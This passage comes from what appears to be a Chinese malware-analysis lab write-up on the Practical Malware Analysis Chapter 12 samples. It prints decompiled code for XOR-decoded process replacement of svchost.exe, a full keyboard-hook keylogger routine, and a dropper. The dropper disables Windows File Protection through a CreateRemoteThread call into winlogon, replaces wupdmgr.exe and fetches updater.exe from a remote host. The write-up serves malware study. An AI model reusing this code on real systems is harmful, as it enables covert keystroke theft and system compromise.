   - 遍历PE文件的每个部分，将其写入到新进程的内存空间中。这是通过读取PE文件部分头中的信息，并按部分头指定的目标地址和大小进行。
9. **修正目标进程的入口点**：
   - 更新目标进程的 `EAX` 寄存器，设置为新的入口点。
10. **设置目标进程的上下文并恢复线程**：

- 通过 `SetThreadContext` 设置新的进程上下文，然后 `ResumeThread` 来启动目标进程的主线程。

接下来查看`main`函数调用的另一个函数`sub_40132C`：

```
_BYTE *__cdecl sub_40132C(HMODULE hModule)
{
  HGLOBAL hResData; // [esp+0h] [ebp-14h]
  HRSRC hResInfo; // [esp+4h] [ebp-10h]
  DWORD dwSize; // [esp+8h] [ebp-Ch]
  _BYTE *v5; // [esp+Ch] [ebp-8h]
  void *Src; // [esp+10h] [ebp-4h]

  v5 = 0;
  if ( !hModule )
    return 0;
  hResInfo = FindResourceA(hModule, "LOCALIZATION", "UNICODE");
  if ( !hResInfo )
    return 0;
  hResData = LoadResource(hModule, hResInfo);
  if ( hResData )
  {
    Src = LockResource(hResData);
    if ( Src )
    {
      dwSize = SizeofResource(hModule, hResInfo);
      if ( dwSize )
      {
        v5 = VirtualAlloc(0, dwSize, 0x1000u, 4u);
        if ( v5 )
        {
          memcpy(v5, Src, dwSize);
          if ( *v5 != 77 || v5[1] != 90 )
            sub_401000(v5, dwSize, 65);
        }
      }
    }
  }
  FreeResource(hResInfo);
  return v5;
}
```

这个函数的流程如下：

1. **资源定位与验证**：`sub_40132C` 开始于检查传入的模块句柄 `hModule`。如果句柄有效，它会尝试查找模块内部的资源，特别是一个类型为 "UNICODE"，名为 "LOCALIZATION" 的

资源。这通常意味着函数正在尝试访问嵌入在模块内的特定数据，可能是本地化内容或配置数据。如果这些资源存在，它会继续流程；如果资源未找到，函数将返回 `0`。


2. **资源加载与内存分配**： 如果资源被找到，函数会加载这个资源并锁定它，以便可以对其进行操作。然后，函数会查询资源的大小并尝试在进程的虚拟地址空间中分配足够的内存来存放资源内容。这是通过 `VirtualAlloc` 函数完成的，该函数为资源数据提供了一个新的内存位置。
3. **资源复制与可选处理**： 一旦内存分配成功，函数使用 `memcpy` 将资源数据从其原始位置复制到新分配的内存中。复制后，函数会检查新内存位置的前两个字节以确定它是否是一个有效的PE文件头（以 "MZ" 开头）。如果不是，函数会调用 `sub_401000` 来对整个数据进行变换。

其中调用了sub_401000函数，我们查看它的代码：

```
unsigned int __cdecl sub_401000(int a1, unsigned int a2, char a3)
{
  unsigned int result; // eax
  unsigned int i; // [esp+0h] [ebp-4h]

  for ( i = 0; i < a2; ++i )
  {
    *(_BYTE *)(i + a1) ^= a3;
    result = i + 1;
  }
  return result;
}
```

`sub_401000` 函数执行一个简单的循环，对从地址 `a1` 开始的 `a2` 个字节进行异或（XOR）操作，使用 `a3` 作为密钥。这是一种常见的数据编码或解码操作，可能用于简单的**数据隐藏或加密**。在 `sub_40132C` 函数中，如果资源数据的头两个字节不是 "MZ"，则此函数会被用来修改整个资源数据块。

我们可以使用Winhex来对资源节的文件进行异或解码，解码后如下图：



可以看到是以MZ为开头的一个PE文件。

综合以上分析，可以得出结论：**这个恶意代码从资源节提取出一段加密后的二进制文件，然后进行解密，在解密后针对svchost.exe，使用解码后的二进制文件进行替换，达到进程替换的效果。**

至此分析完毕。

- **Q1：这个程序的目的是什么？**

  为了在**不被发现**的情况下启动另一个程序。

- **Q2：启动器恶意代码是如何隐蔽执行的？**

  恶意代码使用**进程替换**的方法来不被发现地运行。

- **Q3：恶意代码的负载存储在哪里？**

  恶意代码的payload存储在资源节中，它的名字是`LOCALIZATION`，类型是`UNICODE`。

- **Q4：恶意负载是如何被保护的？**

  上述payload是经过XOR编码加密过的，我们可以在`sub_40132C`找到解密过程，而XOR字节可以在`0x0040141B`找到。


- **Q5：字符串列表是如何被保护的？**

  字符串列表使用了`sub_401000`函数来进行XOR加密。


3.3 Lab12-03.exe


- **静态分析**

使用exeinfoPE查看加壳：



我们打开`Pestudio`进行**基本静态分析**，查看其**导入表**和**字符串**：





出现了`practicalmalwareanalysis.log`，这个文件在Lab3我们曾遇到过，这是一个**击键记录器**，用来记录用户的输入。

- **IDA分析**

接下来打开IDA对其进行分析：

查看main函数：

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  HMODULE ModuleHandleA; // eax
  HWND hWnd; // [esp+0h] [ebp-8h]
  HHOOK hhk; // [esp+4h] [ebp-4h]

  AllocConsole();
  hWnd = FindWindowA("ConsoleWindowClass", 0);
  if ( hWnd )
    ShowWindow(hWnd, 0);
  memset(Str1, 1, 0x400u);
```

```
  ModuleHandleA = GetModuleHandleA(0);
  hhk = SetWindowsHookExA(13, fn, ModuleHandleA, 0);
  while ( GetMessageA(0, 0, 0, 0) )
    ;
  return UnhookWindowsHookEx(hhk);
}
```

其主要流程如下：

1. **控制台处理**：
   - 首先，程序通过 `AllocConsole` 函数创建一个新的控制台窗口。这通常用于命令行界面的应用程序。
   - 然后，使用 `FindWindowA` 查找刚创建的控制台窗口，并使用 `ShowWindow` 将其隐藏。这可能是为了减少用户注意到程序运行的可能性。
2. **设置键盘钩子**：
   - `memset(Str1, 1, 0x400u)` 这行代码似乎在初始化一个字符串 `Str1`，但由于没有提供 `Str1` 的上下文，其目的不明确。
   - `GetModuleHandleA(0)` 获取当前执行模块（程序自己）的句柄。
   - 使用 `SetWindowsHookExA` 设置一个键盘钩子。这个函数的第一个参数 `13` 表明是一个键盘钩子（`WH_KEYBOARD_LL`），用于监控低级别键盘输入事件。`fn` 是一个键盘钩子处理函数的指针，该函数将在每次键盘事件发生时被调用。最后两个参数指定了钩子的范围：在这种情况下，钩子应用于调用它的线程所属的整个进程。
3. **消息循环**：
   - `GetMessageA` 函数使程序进入一个标准的消息循环。这种循环常用于图形用户界面（GUI）应用程序，但在这里它用于等待并处理键盘事件。只要 `GetMessageA` 返回非零值，循环将继续。
4. **卸载钩子并结束**：
   - 当消息循环结束时（通常是收到 WM_QUIT 消息时），程序将通过调用 `UnhookWindowsHookEx` 来卸载之前设置的键盘钩子。这是一个标准的清理步骤，用于确保资源被正确释放。

另外可以看到`SetWindowsHookExA`的参数有一个`fn`函数：

```
LRESULT __stdcall fn(int code, WPARAM wParam, int *lParam)
{
  if ( !code && (wParam == 260 || wParam == 256) )
    sub_4010C7(*lParam);
  return CallNextHookEx(0, code, wParam, (LPARAM)lParam);
}
```

这个函数调用了`sub_4010C7`，我们重点查看这个函数的实现：

```
HANDLE __cdecl sub_4010C7(unsigned int Buffer)
{
  HANDLE result; // eax
  HWND ForegroundWindow; // eax
  DWORD v3; // eax
  DWORD v4; // eax
  DWORD v5; // eax
  HANDLE hFile; // [esp+4h] [ebp-8h]
  DWORD NumberOfBytesWritten; // [esp+8h] [ebp-4h] BYREF

  NumberOfBytesWritten = 0;
  result = CreateFileA("practicalmalwareanalysis.log", 0x40000000u, 2u,
0, 4u, 0x80u, 0);
  hFile = result;
  if ( result != (HANDLE)-1 )
  {
    SetFilePointer(result, 0, 0, 2u);
    ForegroundWindow = GetForegroundWindow();
    GetWindowTextA(ForegroundWindow, Str2, 1024);
    if ( strcmp(Str1, Str2) )
    {
      WriteFile(hFile, "\r\n[Window: ", 0xCu, &NumberOfBytesWritten, 0);
      v3 = strlen(Str2);
      WriteFile(hFile, Str2, v3, &NumberOfBytesWritten, 0);
      WriteFile(hFile, "]\r\n", 4u, &NumberOfBytesWritten, 0);
      strncpy(Str1, Str2, 0x3FFu);
      byte_40574F = 0;
    }
    if ( Buffer < 0x27 || Buffer > 0x40 )
    {
      if ( Buffer <= 0x40 || Buffer >= 0x5B )
      {
        switch ( Buffer )
        {
          case 8u:
            v4 = strlen("[BACKSPACE]");
            WriteFile(hFile, "BACKSPACE", v4, &NumberOfBytesWritten, 0);
            break;
          case 9u:
            WriteFile(hFile, "[TAB]", 5u, &NumberOfBytesWritten, 0);
            break;
          case 0xDu:
            WriteFile(hFile, "\n[ENTER]", 8u, &NumberOfBytesWritten, 0);
            break;
          case 0x10u:
            WriteFile(hFile, "[SHIFT]", 7u, &NumberOfBytesWritten, 0);
```

```
            break;
          case 0x11u:
            WriteFile(hFile, "[CTRL]", 6u, &NumberOfBytesWritten, 0);
            break;
          case 0x14u:
            v5 = strlen("[CAPS LOCK]");
            WriteFile(hFile, "[CAPS LOCK]", v5, &NumberOfBytesWritten,
0);
            break;
          case 0x20u:
            WriteFile(hFile, " ", 1u, &NumberOfBytesWritten, 0);
            break;
          case 0x2Eu:
            WriteFile(hFile, "[DEL]", 5u, &NumberOfBytesWritten, 0);
            break;
          case 0x60u:
            WriteFile(hFile, "0", 1u, &NumberOfBytesWritten, 0);
            break;
          case 0x61u:
            WriteFile(hFile, "1", 1u, &NumberOfBytesWritten, 0);
            break;
          case 0x62u:
            WriteFile(hFile, "2", 1u, &NumberOfBytesWritten, 0);
            break;
          case 0x63u:
            WriteFile(hFile, "3", 1u, &NumberOfBytesWritten, 0);
            break;
          case 0x64u:
            WriteFile(hFile, "4", 1u, &NumberOfBytesWritten, 0);
            break;
          case 0x65u:
            WriteFile(hFile, "5", 1u, &NumberOfBytesWritten, 0);
            break;
          case 0x66u:
            WriteFile(hFile, "6", 1u, &NumberOfBytesWritten, 0);
            break;
          case 0x67u:
            WriteFile(hFile, "7", 1u, &NumberOfBytesWritten, 0);
            break;
          case 0x68u:
            WriteFile(hFile, "8", 1u, &NumberOfBytesWritten, 0);
            break;
          case 0x69u:
            WriteFile(hFile, "9", 1u, &NumberOfBytesWritten, 0);
            break;
          default:
```

```
            return (HANDLE)CloseHandle(hFile);
          }
        }
        else
        {
          Buffer += 32;
          WriteFile(hFile, &Buffer, 1u, &NumberOfBytesWritten, 0);
        }
      }
      else
      {
        WriteFile(hFile, &Buffer, 1u, &NumberOfBytesWritten, 0);
      }
      return (HANDLE)CloseHandle(hFile);
    }
    return result;
}
```

函数 `sub_4010C7` 实现了键盘活动的记录功能。它的主要工作流程如下：

1. **日志文件创建与打开**： 函数首先尝试创建或打开一个名为 `practicalmalwareanalysis.log` 的文件，用于记录键盘活动。如果文件成功打开，函数将文件指针移动到文件末尾，准备追加新的日志内容。

2. **获取当前窗口标题**： 使用 `GetForegroundWindow` 获取当前活跃的窗口句柄，并使用 `GetWindowTextA` 获取该窗口的标题。这通常用于确定键盘输入发生的上下文。

3. **窗口标题变更检查与记录**： 函数检查当前活跃窗口的标题是否与之前记录的窗口标题（存储在 `Str1`）不同。如果不同，它会在日志文件中记录新的窗口标题，并更新 `Str1` 为当前窗口标题。

4. **键盘输入记录**： 函数接着根据传入的 `Buffer` 值（代表键盘输入的键值）记录相应的键盘活动。它通过一系列条件判断来处理不同的键值：

   - 对于可打印字符（如字母和数字），直接写入文件。
   - 对于特殊键（如回车、Tab、Shift等），记录特定的文本描述。
   - 对于功能键或其他不直接表示字符的键，记录其对应的特殊标记或符号。

5. **文件操作结束与关闭**： 所有键盘活动被记录后，函数关闭日志文件的句柄，并返回操作结果。

这个函数的主要目的是记录用户在不同窗口下的键盘活动，并将其保存到一个日志文件中。这种行为典型地指向键盘记录器（Keylogger），一种常见的监控或恶意软件技术，用于秘密记录用户的键盘输入.

至此分析完毕。

- **Q1：这个恶意负载的目的是什么？**

  这个恶意代码是一个**击键记录器**。

- **Q2：恶意负载是如何注入自身的？**

  恶意代码使用**Hook注入**，来窃取击键记录。


- **Q3：这个程序还创建了哪些其他文件？**

  恶意代码创建了`practicalmalwareanalysis.log`，来记录用户的击键输入。


3.4 Lab12-04.exe


- **静态分析**

使用exeinfoPE查看加壳：




我们打开`Pestudio`进行**基本静态分析**，查看其**导入表**和**字符串**：






在导入表我们可以看到`CreateRemoteThread`，但是并没有发现`WriteProcessMemory`等函数，同时注意到存在`FindResourceA`和`LoadResource`，即对**资源节**的利用。

查看资源节信息，发现其中存在一个PE文件，暂未知这个文件的作用：




- **动态分析**

打开procmon.exe，设置过滤器：



然后运行Lab12-04.exe，得到如下结果：



发现恶意代码创建了文件`winup.exe`，并且覆盖了`wupdmgr.exe`的Windows更新二进制文件。比较恶意代码释放的`wupdmgr.exe`和在上面资源节中提取的BIN文件，发现它们是相同的。

另外，我们使用netcat监听80端口，可以看到**恶意代码试图从**www.practicalmalwareanalysis.com**中获取updater.exe，通过GET请求**，如下所示：

```
GET /updater.exe HTTP/1.1
Accept:*/*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; NET
CLR2.0.50727;.NET CLR 1.1.4322; NET CLR 3.0.04506.30; NET CLR
3.0.04506.648)
Host: www.practicalmalwareanalysis.com
Connection:Keep-Alive
```

- **IDA分析**

接下来打开**IDA**对其进行分析：

查看main函数的代码：

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  HMODULE LibraryA; // eax
  HMODULE v4; // eax
  HMODULE v5; // eax
  unsigned int v7; // [esp+4h] [ebp-145Ch]
  CHAR ExistingFileName[272]; // [esp+8h] [ebp-1458h] BYREF
  CHAR NewFileName[272]; // [esp+118h] [ebp-1348h] BYREF
  unsigned int i; // [esp+228h] [ebp-1238h]
  DWORD v11; // [esp+22Ch] [ebp-1234h]
  int v13; // [esp+234h] [ebp-122Ch]
  unsigned int v14; // [esp+238h] [ebp-1228h] BYREF
  int dwProcessId[1024]; // [esp+23Ch] [ebp-1224h] BYREF
  CHAR Buffer[272]; // [esp+123Ch] [ebp-224h] BYREF
  int v17; // [esp+134Ch] [ebp-114h]
  CHAR v18[272]; // [esp+1350h] [ebp-110h] BYREF

  v17 = 0;
```

```
  memset(v18, 0, 270);
  memset(Buffer, 0, 270);
  v11 = 0;
  v13 = 0;
  LibraryA = LoadLibraryA("psapi.dll");
  EnumProcessModules = (int)GetProcAddress(LibraryA,
"EnumProcessModules");
  v4 = LoadLibraryA("psapi.dll");
  GetModuleBaseNameA = (int)GetProcAddress(v4, "GetModuleBaseNameA");
  v5 = LoadLibraryA("psapi.dll");
  EnumProcesses = (int (__stdcall *)(_DWORD, _DWORD,
_DWORD))GetProcAddress(v5, "EnumProcesses");
  if ( !EnumProcesses || !GetModuleBaseNameA || !EnumProcessModules )
    return 1;
  if ( !EnumProcesses(dwProcessId, 4096, &v14) )
    return 1;
  v7 = v14 >> 2;
  for ( i = 0; i < v7 + 1; ++i )
  {
    if ( dwProcessId[i] )
    {
      v17 = sub_401000(dwProcessId[i]);
      if ( v17 )
      {
        v11 = dwProcessId[i];
        break;
      }
    }
  }
  if ( !v11 )
    return 1;
  if ( !sub_401174(v11) )
    return 1;
  GetWindowsDirectoryA(Buffer, 0x10Eu);
  snprintf(ExistingFileName, 0x10Eu, "%s%s", Buffer,
"\\system32\\wupdmgr.exe");
  GetTempPathA(0x10Eu, v18);
  snprintf(NewFileName, 0x10Eu, "%s%s", v18, "\\winup.exe");
  MoveFileA(ExistingFileName, NewFileName);
  sub_4011FC();
  return 0;
}
```

以下是其主要流程的解析：

1. **加载库并获取函数地址**： 程序加载 `psapi.dll` 库，并从中获取 `EnumProcessModules`、`GetModuleBaseNameA` 和 `EnumProcesses` 函数的地址。这些函数通常用于枚举和检索进程信息。

2. **枚举系统进程**： 使用 `EnumProcesses` 函数枚举系统中所有进程的进程ID，并将它们存储在 `dwProcessId` 数组中。

3. **查找特定进程**： 遍历 `dwProcessId` 数组，对于每个进程ID，调用 `sub_401000`（功能未知）。如果 `sub_401000` 返回非零值，说明找到了目标进程，其ID存储在 `v11` 中，并跳出循环。

4. **进程处理**： 如果找到了目标进程（`v11` 不为零），调用 `sub_401174`，传入目标进程的ID。此函数的具体作用未提供，但可能涉及对目标进程的某种操作。

5. **文件操作**：

   - 使用 `GetWindowsDirectoryA` 获取Windows系统目录的路径，并将其存储在 `Buffer` 中。
   - 构造一个路径 `ExistingFileName`，指向系统目录下的 `wupdmgr.exe` 文件。
   - 使用 `GetTempPathA` 获取系统临时文件夹的路径，并将其存储在 `v18` 中。
   - 构造一个路径 `NewFileName`，指向临时文件夹下的 `winup.exe` 文件。
   - 使用 `MoveFileA` 将 `ExistingFileName` 指向的文件移动到 `NewFileName` 指向的位置。这实际上是重命名或移动 `wupdmgr.exe` 到一个新位置。

6. **其他操作**： 调用 `sub_4011FC`，其具体作用未知，可能是执行某种清理或后续操作。

7. **程序结束**： 程序返回 0，表示正常结束。

我们分别查看其中调用的几个子函数：

`sub_401000`：

```
int __cdecl sub_401000(DWORD dwProcessId)
{
  char v2[4]; // [esp+4h] [ebp-120h] BYREF
  int v3; // [esp+8h] [ebp-11Ch] BYREF
  char String1[260]; // [esp+Ch] [ebp-118h] BYREF
  char String2[16]; // [esp+110h] [ebp-14h] BYREF
  HANDLE hObject; // [esp+120h] [ebp-4h]

  strcpy(String2, "winlogon.exe");
  strcpy(String1, "<not real>");
  memset(&String1[11], 0, 249);
  hObject = OpenProcess(0x410u, 0, dwProcessId);
  if ( hObject && EnumProcessModules(hObject, &v3, 4, v2) )
    GetModuleBaseNameA(hObject, v3, String1, 260);
```

```
  if ( !stricmp(String1, String2) )
  {
    CloseHandle(hObject);
    return 1;
  }
  else
  {
    CloseHandle(hObject);
    return 0;
  }
}
```

此函数用于确定给定的进程ID（`dwProcessId`）是否为 `winlogon.exe` 进程。

- 首先，使用 `OpenProcess` 打开指定进程ID的进程。
- 接着，利用 `EnumProcessModules` 和 `GetModuleBaseNameA` 获取进程的主模块名称，并将其存储在 `String1` 中。
- 如果进程名称与 "winlogon.exe" 匹配（使用 `stricmp` 进行不区分大小写的比较），函数返回 1；否则返回 0。
- 这个函数的目的是识别特定的系统进程 "winlogon.exe"。

`sub_401174`:

```
int __cdecl sub_401174(DWORD dwProcessId)
{
  HMODULE LibraryA; // eax
  HANDLE hProcess; // [esp+4h] [ebp-8h]

  if ( sub_4010FC("SeDebugPrivilege") )
    return 0;
  LibraryA = LoadLibraryA("sfc_os.dll");
  lpStartAddress = (LPTHREAD_START_ROUTINE)GetProcAddress(LibraryA,
(LPCSTR)2);
  hProcess = OpenProcess(0x1F0FFFu, 0, dwProcessId);
  if ( !hProcess )
    return 0;
  CreateRemoteThread(hProcess, 0, 0, lpStartAddress, 0, 0, 0);
  return 1;
}
```

这个函数看似用于对特定进程执行远程线程创建。

- 首先，`sub_4010FC` 被调用，尝试启用当前进程的 "SeDebugPrivilege" 权限。这通常是为了获取更高级别的系统访问权限。
- 接着加载 `sfc_os.dll` 库，并获取其中一个函数（`GetProcAddress` 中使用的 `(LPCSTR)2` 表示函数序号）的地址。

- 使用 `OpenProcess` 打开指定的进程，并在该进程中创建一个远程线程，该线程执行 `sfc_os.dll` 中的函数。
- 这种行为通常用于在目标进程中注入代码或执行特定操作。

`sub_4010FC`:

```
int __stdcall sub_4010FC(LPCSTR lpName)
{
  HANDLE CurrentProcess; // eax
  HANDLE TokenHandle; // [esp+0h] [ebp-18h] BYREF
  struct _TOKEN_PRIVILEGES NewState; // [esp+8h] [ebp-10h] BYREF

  CurrentProcess = GetCurrentProcess();
  if ( !OpenProcessToken(CurrentProcess, 0x28u, &TokenHandle) )
    return 1;
  NewState.PrivilegeCount = 1;
  NewState.Privileges[0].Attributes = 2;
  if ( LookupPrivilegeValueA(0, lpName, &NewState.Privileges[0].Luid) )
  {
    AdjustTokenPrivileges(TokenHandle, 0, &NewState, 0, 0, 0);
    return 0;
  }
  else
  {
    CloseHandle(TokenHandle);
    return 1;
  }
}
```

此函数用于修改当前进程的权限，尤其是尝试启用 "SeDebugPrivilege"。

- 使用 `OpenProcessToken` 和 `AdjustTokenPrivileges` 来尝试启用 "SeDebugPrivilege"，这通常用于获取调试其他进程的能力。
- 如果权限修改成功，函数返回 0；否则返回 1。
- 这个函数的作用是提升进程权限，允许它执行一些需要更高权限的操作，如访问和修改其他进程。

`sub_4011FC`:

```
UINT sub_4011FC()
{
  HANDLE hFile; // [esp+4h] [ebp-238h]
  CHAR FileName[272]; // [esp+8h] [ebp-234h] BYREF
  HRSRC hResInfo; // [esp+118h] [ebp-124h]
  DWORD nNumberOfBytesToWrite; // [esp+11Ch] [ebp-120h]
  CHAR Buffer[272]; // [esp+120h] [ebp-11Ch] BYREF
  HMODULE hModule; // [esp+230h] [ebp-Ch]
```

```
  LPCVOID lpBuffer; // [esp+234h] [ebp-8h]
  DWORD NumberOfBytesWritten; // [esp+238h] [ebp-4h] BYREF

  hModule = 0;
  hResInfo = 0;
  lpBuffer = 0;
  NumberOfBytesWritten = 0;
  nNumberOfBytesToWrite = 0;
  memset(Buffer, 0, 270);
  memset(FileName, 0, 270);
  GetWindowsDirectoryA(Buffer, 0x10Eu);
  snprintf(FileName, 0x10Eu, "%s%s", Buffer, "\\system32\\wupdmgr.exe");
  hModule = GetModuleHandleA(0);
  hResInfo = FindResourceA(hModule, "#101", "BIN");
  lpBuffer = LoadResource(hModule, hResInfo);
